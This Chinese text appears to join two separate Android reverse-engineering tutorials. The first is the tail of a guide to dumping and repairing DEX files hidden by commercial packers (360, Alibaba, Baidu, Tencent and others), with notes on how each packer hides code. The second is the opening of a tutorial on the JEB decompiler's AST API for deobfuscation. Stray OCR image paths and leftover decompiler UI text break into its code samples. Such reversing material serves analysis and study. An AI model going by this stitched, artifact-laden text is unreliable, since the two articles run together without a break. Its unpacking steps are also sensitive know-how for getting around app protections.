最后就是眞正抓取dex了。把dex分为三部分：

Part 1: class_defs之前的内容
Part 2: class_defs段
Part 3: class_defs后边的部分
我们把Part 1存在part1文件里，Part 3存在data文件中，Part 2先不要急。

现在我们要解析class_defs的东东了。不整代码了，用文字简单来说，就是模仿Android的过程，我们把每个class_data_item解码为内存中的对象（有LEB128编码），便于我们的修复。

下边就要进行一些判断看需不需要修复：

看class_def_item中的 class_data_off是不是在之前拿到的dex文件的内存范围内，如果跑出去了，就需要把这个类的class_data_item给放到dex尾部去，修改class_def_item并保存。

比较解析出来的accessflag、codeoff和运行时生成的方法对象的accessflag、codeoff，如果不一致，以运行时中的为准，并修改保存。

同样，检查code_item_off是否出界了，一旦出界，把code_item收回来，继续向尾部添加，并修改class_def_item的相关内容重新保存。

当然了，所谓放到尾部，只是先保证偏移值从尾部开始的，眞正的内容先存在extra文件了。被修改过的class_defs段，就保存在classdef文件中了。

然后我们把四个文件重新拼起来，就得到原始的dex或odex了。

0x06 有趣的现象

最后聊一下我们看到的一些有趣的现象。

360基本上是把原始的dex加密存在了一个so中，加载之前解密。

阿里把一些class_data_item和code_item拆出去了，打开dex时会修复之间的关系。同时一些annotation_off是无效的的来防止静态解析。

百度是把一些class_data_item拆走了，与阿里很像，同时它还会抹去dex文件的头部；它也会选择个别方法重新包装，达到调用前还原，调用后抹去的效果。我们可以通过对DoInvoke (ART)和dvmMterp_invokeMethod (DVM)监控来获取到相关代码。

梆梆和爱加密与360的做法很像，梆梆把一堆read,write, mmap等libc函数hook了，防止读取相关dex的区域，爱加密的字符串会变，但是只是文件名变目录不变。

腾讯针对于被保护的类或方法造了一个假的class_data_item，不包含被保护的内容。真正的class_data_item会在运行的时候释放并连接上去，但是code_item却始终存在于dex文件里，它用无效数据填充annotation_off和debug_info_off来实现干扰反编译。

0x07 参考

https://source.android.com/devices/tech/dalvik/dex-format.html
/libcore/libart/src/main/java/java/lang/ClassLoader.java
/libcore/libdvm/src/main/java/java/lang/ClassLoader.java
/libcore/dalvik/src/main/java/dalvik/system/DexClassLoader.java
/libcore/dalvik/src/main/java/dalvik/system/PathClassLoader.java
https://github.com/anestisb/oatdump_plus#dalvik-opcode-changes-in-art

原文 by hqdvista

0x00 前言 & 背景

还在对着smali和jdgui抓耳挠腮grep来grep去吗？本系列教程将围绕Soot和JEB,讲述Android应用的进阶分析,感受鸟枪换炮的快感.

JEB是Android应用静态分析的de facto standard,除去准确的反编译结果、高容错性之外,JEB提供的API也方便了我们编写插件对源文件进行处理,实施反混淆甚至一些更高级的应用分析来方便后续的人工分析.本系列文章的前几篇将对JEB的API使用进行介绍,并实战如何利用开发者留下的蛛丝马迹去反混淆.先来看看我们最终编写的这个自动化反混淆插件实例的效果：

反混淆前：

```
public final class za {
    private String a;
    private String b;
    private String c;
    private String d;
    private String e;
    private String f;
    private String g;
    private String h;

    public za() {
        super();
    }

    public final String a() {
        return this.b;
    }

    public final void a(String arg1) {
        this.b = arg1;
    }

    public final String b() {
        return this.g;
    }

    public final void b(String arg1) {
        this.g = arg1;
    }


    public final String c() {
        return this.a;
    }

    public final void c(String arg1) {
        this.a = arg1;
    }

    public final String d() {
        return this.c;
    }

    public final void d(String arg1) {
        this.c = arg1;
    }

    public final String e() {
```


Resources
Libraries
Certificate
Assembly
Decompiled Java
proguard
A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
package com .proguard;
import android.app.Activity;
import android.os.Bundle;
public interface A {
void a();
void a(Activity arg1);
void a(Activity arg1, Bundle arg2);
void b();
void b(Activity arg1);
void b(Activity arg1, Bundle arg2);
void c(Activity arg1);
}
drops.wooyun.org

反混淆后：

▼ proguard

AESStringUtils

AbstractDistributedL

AesHelper

onstants

AgooLog

B

Base64

Base64LocalCert

BaseNCodec

Buffer

BufferedSink

BufferedSource

BuildConfig

ByteString

ChannelUtil

CharEncoding

ClassLoaderEngine

ConnectLogEntity

ConnectManager

```
public final class UpdateEntity {
    private String info;
    private String name;
    private String size;
    private String type;
    private String url;
    private String version;
    private String pri;
    private String md5;

    public UpdateEntity() {
        super();
    }

    public final String getName() {
        return this.name;
    }

    public final void setName(String arg1) {
        this.name = arg1;
    }

    public final String getPri() {
        return this.pri;
    }

    public final void setPri(String arg1) {
        this.pri = arg1;
    }

    public final String getInfo() {
        return this.info;
    }


    public final void setInfo(String arg1) {
        this.info = arg1;
    }

    public final String getSize() {
        return this.size;
    }
```

可以看到很多类名和field名都被恢复出来了. 读者朋友肯定会好奇这是如何做到的, 那我们首先来看下JEB提供API的结构：

0x01 JEB AST API结构

JEB的AST与Java的AST稍有不同,但大体还是很相似的,只是做了些简化.所有的AST Element实现jeb.api.ast.IElement,要么继承于jeb.api.ast.NonStatement,要么继承于jeb.api.ast.Statement.他们的关系如下图所示:



IElement定义了getSubElements,但不同类型的实现和返回结果也不同,例如对Method进行getSubElements调用的返回会是函数的参数定义语句和函数体block,而IfStmt会返回判断使用的Predicate和每一个if/else/ifelse语句块.而一个Assignment语句则会返回左右IExpression操作数,以及Operator操作符.具体编写脚本中我们通常并不使用这个函数,而根据具体类型定义的更细致的函数,例如Assignment提供的getLeft和getRight.

以下面的函数为例,我们来分析它具体由哪些AST元素组成.


```
boolean isZtz162(Ztz ztz) {
    boolean bool = true;
    Redrain redrain = Redrain.getInstance("AnAn");
    if(redrain.canShoot()) {
        redrain.shoot(163);
        if(ztz.isDead()) {
            bool = false;
        }
    }
    else if(ztz.height + Integer.parseInt(ztz.shoe) > 162) {
        bool = false;
    }

    return bool;
}
```

首先来看下

`NonStatement`

在文档中, NonStatement的描述是Base class for AST elements that do not represent Statements. ,即所有不是Statement的AST结构继承于NonStatement,如下图所示：



NonStatement与Expression的区别在于,NonStatement包含了一些高阶结构,例如jeb.api.ast.Class, jeb.api.ast.Method这些并不会出现在语句中的AST结构体,他们分别代表一个Class结构和Method结构,注意不要与反射语句中使用的Class和Method混淆.


`Statement`

Statement顾名思义就代表了一个语句,但值得注意的是这里的语句并不代表单个语句,继承于Compound的Statement中也可能包含其他的 Statement.例如下面这段代码：

```
if(ztz.isDead())//redundant statement to demonstrate if-else
{
    return false;
}
else{
    return true;
}
```

这事实上是一整个继承于Compound的IfStm,也就是Statement.


Statement的继承关系图如下图所示



非Compound的Statement是最基本的语句结构,它的子节点只会由Expression构成而不会包含block. 例如Assignment,可以通过getLeft和getRight调用获得左右两边的操作对象,分别为ILeftExpression和IExpression.ILeftExpression代表可以做左值的Expression,例如变量.而常量显然不实现ILeftExpression接口

`Compound`


Compound代表多个语句集合的语法块集合,每一个语法块以Block（也是Compound的子类）呈现,通过getBlocks调用获得.所有分支语句均继承Compound,如下图所示：



在上面提到的例子中,IfStmt就是一个Compound,我们通过getBranchPredicate(idx)获取Predict,也就是ztz.isDead()这个Expression,而这个Expression真正的类型是子类Call.我们可以通过getBranchBody(idx)获取if和if-else中的Block,通过getDefaultBlock获取else的Block


`IExpression`

IExpression代表了最基本的AST节点,其实现关系如下图：



IExpression接口的实现者Expression类代表了算术和逻辑运算的语句片段,例如a+b, "162" + ztz.toString(), !ztz, redrain*(ztz-162)等等,同时Predicate类是Expression类的直接子类,譬如在if(ztz162)中,该语句的Predicate左值为ztz162这个identifier,右值为null.

以ztz.test(1) + ”height" + 162这个Expression为例,其结构组成和各节点类型如下：




值得注意的有如下几点：

Expression是从右到左的结构

Call没有提供获取caller的API,不过可以通过getSubElements()获取,返回顺序为

callee method
calling instance (if instance call)
calling arguments, one by one
InstanceField, StaticField和Field

三者的关系如下图所示：



